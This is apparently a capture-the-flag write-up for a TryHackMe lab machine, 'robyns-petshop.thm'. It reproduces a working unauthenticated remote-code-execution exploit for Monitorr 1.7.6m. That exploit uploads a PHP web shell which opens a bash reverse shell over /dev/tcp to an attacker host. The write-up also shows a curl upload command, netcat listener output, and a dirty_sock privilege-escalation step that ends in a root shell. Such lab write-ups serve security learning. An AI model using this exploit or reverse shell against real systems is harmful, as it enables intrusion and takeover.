
We find that the DNS : robyns-petshop.thm , monitor.robyns-petshop.thm, beta.robyns-petshop.thm and dev. robyns-petshop.thm

Add them to /etc/hosts file



```
# space.
#
# Additionally, comments (such as these) may be ins
# lines or following the machine name denoted by a
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # s
#       38.25.63.10     x.acme.com              # x
        3.253.139.28    robyns-petshop.thm
        3.253.139.28 robyns-petshop.thm
        3.253.139.28  monitorr.robyns-petshop.thm
        3.253.139.28 dev.robyns-petshop.thm
        3.253.139.28 beta.robyns-petshop.thm
```


I didn’t uncover any significant information in the dev and beta subdomains. Now, it’s time to investigate the monitorr subdomain for any potential insights or vulnerabilities.



Monitorr | Login

User database dir: /var/www/monitorr/data
User database file: /var/www/monitorr/datausers.db

I discovered the monitorr login page. After conducting a quick search to understand what Monitorr is, I stumbled upon an exploit listed in Exploit db. This could be a promising lead! Let’s dig deeper and see what vulnerabilities we can exploit




Exploit-DB
exploits ‹ https://www.exploit-db.com · ترجم هذه الصفحة

Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)

Monitorr 1.7.6m - Remote Code Execution (Unauthenticated).. webapps exploit — ٢٠٢٠/١١/٠٢ for PHP platform.

I’m going to try this RCE (Remote Code Execution) exploit I found for Monitorr. Let’s see if we can gain access and uncover more hidden treasures!




www.exploit-db.com/exploits/48980

```
import requests
import os
import sys

if len (sys.argv) != 4:
    print ("specify params in format: python " + sys.argv[0] + " target_url lhost lport")
else:
    url = sys.argv[1] + "/assets/php/upload.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/plain, */*; q=0.01", "Accept-
Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "X-Requested-With": "XMLHttpRequest", "Content-Type": "multipart/form-data; boundary=---------
-----------------31046105003900160576454225745", "Origin": sys.argv[1], "Connection": "close", "Referer": sys.argv[1]}

    data = "-----------------------------31046105003900160576454225745\r\nContent-Disposition: form-data; name=\"fileToUpload\";
filename=\"she_ll.php\"\r\nContent-Type: image/gif\r\n\r\nGIF89a213213123<?php shell_exec(\"/bin/bash -c 'bash -i >& /dev/tcp/"+sys.argv[2] +"/" + sys.argv[3] +
" 0>&1'\");\r\n\r\n-----------------------------31046105003900160576454225745--\r\n"

    requests.post(url, headers=headers, data=data)

    print ("A shell script should be uploaded. Now we try to execute it")
    url = sys.argv[1] + "/assets/data/usrimg/she_ll.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate",
"Connection": "close", "Upgrade-Insecure-Requests": "1"}
    requests.get(url, headers=headers)
```

Let’s take a closer look at the exploit script to understand how it works and then create a similar one tailored to our needs. Breaking down the code will help us replicate its functionality effectively

I uploaded a web shell using the following command:

```
curl -k -b "isHuman=1;  -F "fileToUpload=@shell.php.png"
https://monitorr.robyns-petshop.thm/assets/php/upload.php
```



The tab was snoozed to save memory.

Index of /assets/data/usrimg

Name	Last modified	Size	Description
Parent Directory		-	
shellx.jpg.phtml	2024-10-23 02:09	94	
usrimg.png	2021-04-11 00:07	5.3K	

Apache/2.4.29 (Ubuntu) Server at monitorr.robyns-petshop.thm Port 443

After several attempts, I found success by using a very small image size for the shell. It seems that size matters! 🐱 💻 Now, let's see if we can execute it and gain access.


```
www-data@petshop:/var/www$ ^C
root@ip-10-10-198-42:~# nc -lvnp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from 10.10.139.186 56464 received!
bash: cannot set terminal process group (895): Inappropriate ioctl for device
bash: no job control in this shell
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ ~/
/
ash: /var/www/: Is a directory
ww-data@petshop:/var/www/monitorr/assets/data/usrimg$ cd ~
cd ~
www-data@petshop:/var/www$ ls
ls
dev
flag1.txt
html
monitorr
www-data@petshop:/var/www$ cat flag1.txt
cat flag1.txt
THM{MjBkOTMyZDgzNGZmOGI0Y2I5NTljNGNl}
www-data@petshop:/var/www$ █
```


I successfully obtained the first flag!

Now, let's focus on getting the root flag. Time to escalate our privileges and secure that final prize! 🏁

I used linux-exploit-suggester.sh to find potential exploits, and after testing several, the only one that succeeded was:

```
[+] [CVE-2019-7304] dirty_sock

  Details: https://initblog.com/2019/dirty-sock/

  Exposure: less probable

  Tags: ubuntu=18.10,mint=19

  Download URL: https://github.com/initstring/dirty_sock/archive/master.zip

  Comments: Distros use own versioning scheme. Manual verification needed.
```

Time to download and run this exploit to see if we can elevate our privileges and grab that root flag!


```
bash: cd: root: No such file or directory
root@petshop:~# ls
root.txt  snap
root@petshop:~# cat root.txt
THM{YjMyZTkwYzZhM2U5MGEzZDU2MDc1NTMx}
```

GG, I just snagged the second flag! 🎉

And with that, we've reached the end of the report. If there's anything else you need or any final thoughts to add, ***let* [*me*] *know!***